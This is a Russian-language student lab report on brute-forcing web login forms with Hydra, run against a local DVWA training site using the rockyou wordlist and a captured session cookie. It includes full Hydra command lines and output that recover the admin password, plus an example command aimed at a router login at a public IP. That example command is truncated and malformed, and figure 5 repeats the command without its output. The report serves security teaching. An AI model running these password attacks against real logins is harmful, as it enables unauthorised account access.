

# **Отчёт по третьему этапу индивидуального проекта**

**Информационная безопасность**

Выполнила: Коняева Марина Александровна,  
НФИбд-01-21, 1032217044

# Содержание

<b>Цель работы</b>	<b>4</b>
<b>Задание</b>	<b>5</b>
<b>Теоретическое введение</b>	<b>6</b>
<b>Выполнение лабораторной работы</b>	<b>8</b>
<b>Выводы</b>	<b>12</b>
<b>Список литературы</b>	<b>13</b>

## Список иллюстраций

1	Распаковка архива со списком паролей . . . . .	8
2	Сайт, с которого получаем информацию о параметрах Cookie . . . . .	9
3	Информация о параметрах Cookie . . . . .	9
4	Запрос Hydra . . . . .	10
5	Результат запроса . . . . .	10
6	Ввод полученного результата в уязвимую форму . . . . .	11
7	Результат . . . . .	11

## **Цель работы**

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

## **Задание**

Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

# Теоретическое введение

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений [`@brute`, `@force`, `@parasram`].[1]

## Пример работы:

Исходные данные:

- IP сервера 178.72.90.181;
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password;`
- В случае неудачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`
- Запрос к Hydra будет выглядеть примерно так:


```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log  
-f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=  
username"
```

- Используется `http-post-form` потому, что авторизация происходит по http методом `post`.
- После указания этого модуля идёт строка `/cgi-bin/luci:username=USER&password=PASS:Invalid username`, у которой через двоеточие (`:`) указывается:

- путь до скрипта, который обрабатывает процесс аутентификации (/cgi-bin/luci);
- строка, которая передаётся методом POST, в которой логин и пароль заменены на USER и PASS соответственно (username=USER&password=PASS);
- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (Invalid username).

# Выполнение лабораторной работы

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей `rockyou.txt` для kali linux (рис. 1).



```
(makonyaeva@kali)-[~/Downloads]
$ sudo gzip -d rockyou.txt.tar.gz

(makonyaeva@kali)-[~/Downloads]
$
```

Рис. 1: Распаковка архива со списком паролей

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта (рис. 2).






Рис. 2: Сайт, с которого получаем информацию о параметрах Cookie

Чтобы получить информацию о параметрах cookie я установила соответствующее расширение для браузера [ @cookies ], теперь могу не только увидеть параметры cookie, но и скопировать их (рис. 3).




Рис. 3: Информация о параметрах Cookie

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте (рис. 4).

```
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=medium; PHPSESSID=59pjp5mffndbluoj1fas7sh2d0:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-20 07:30:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=medium; PHPSESSID=59pjp5mffndbluoj1fas7sh2d0:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-20 07:31:05
```

Рис. 4: Запрос Hydra

Спустя некоторое время в результат запроса появится результат с подходящим паролем (рис. 5).

```
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie: security=medium; PHPSESSID=59pjp5mffndbluoj1fas7sh2d0:F=Username and/or password incorrect."
```

Рис. 5: Результат запроса

Вводим полученные данные на сайт для проверки (рис. 6).

## Vulnerability: Brute Force

### Login

Username:

Password:

Рис. 6: Ввод полученного результата в уязвимую форму

Получаем положительный результат проверки пароля. Все сделано верно (рис. 7).

## Vulnerability: Brute Force

### Login

Username:

Password:

Welcome to the password protected area **admin**




Рис. 7: Результат

## **Выводы**

В результате выполнения 3 этапа индивидуального проекта были приобретены практические навыки по использованию инструмента Hydra для брутфорса паролей.

## Список литературы

[1] Методические материалы курса

[2] Kali Linux Tool Documentation: Hydra (URL: <https://www.kali.org/tools/hydra/>)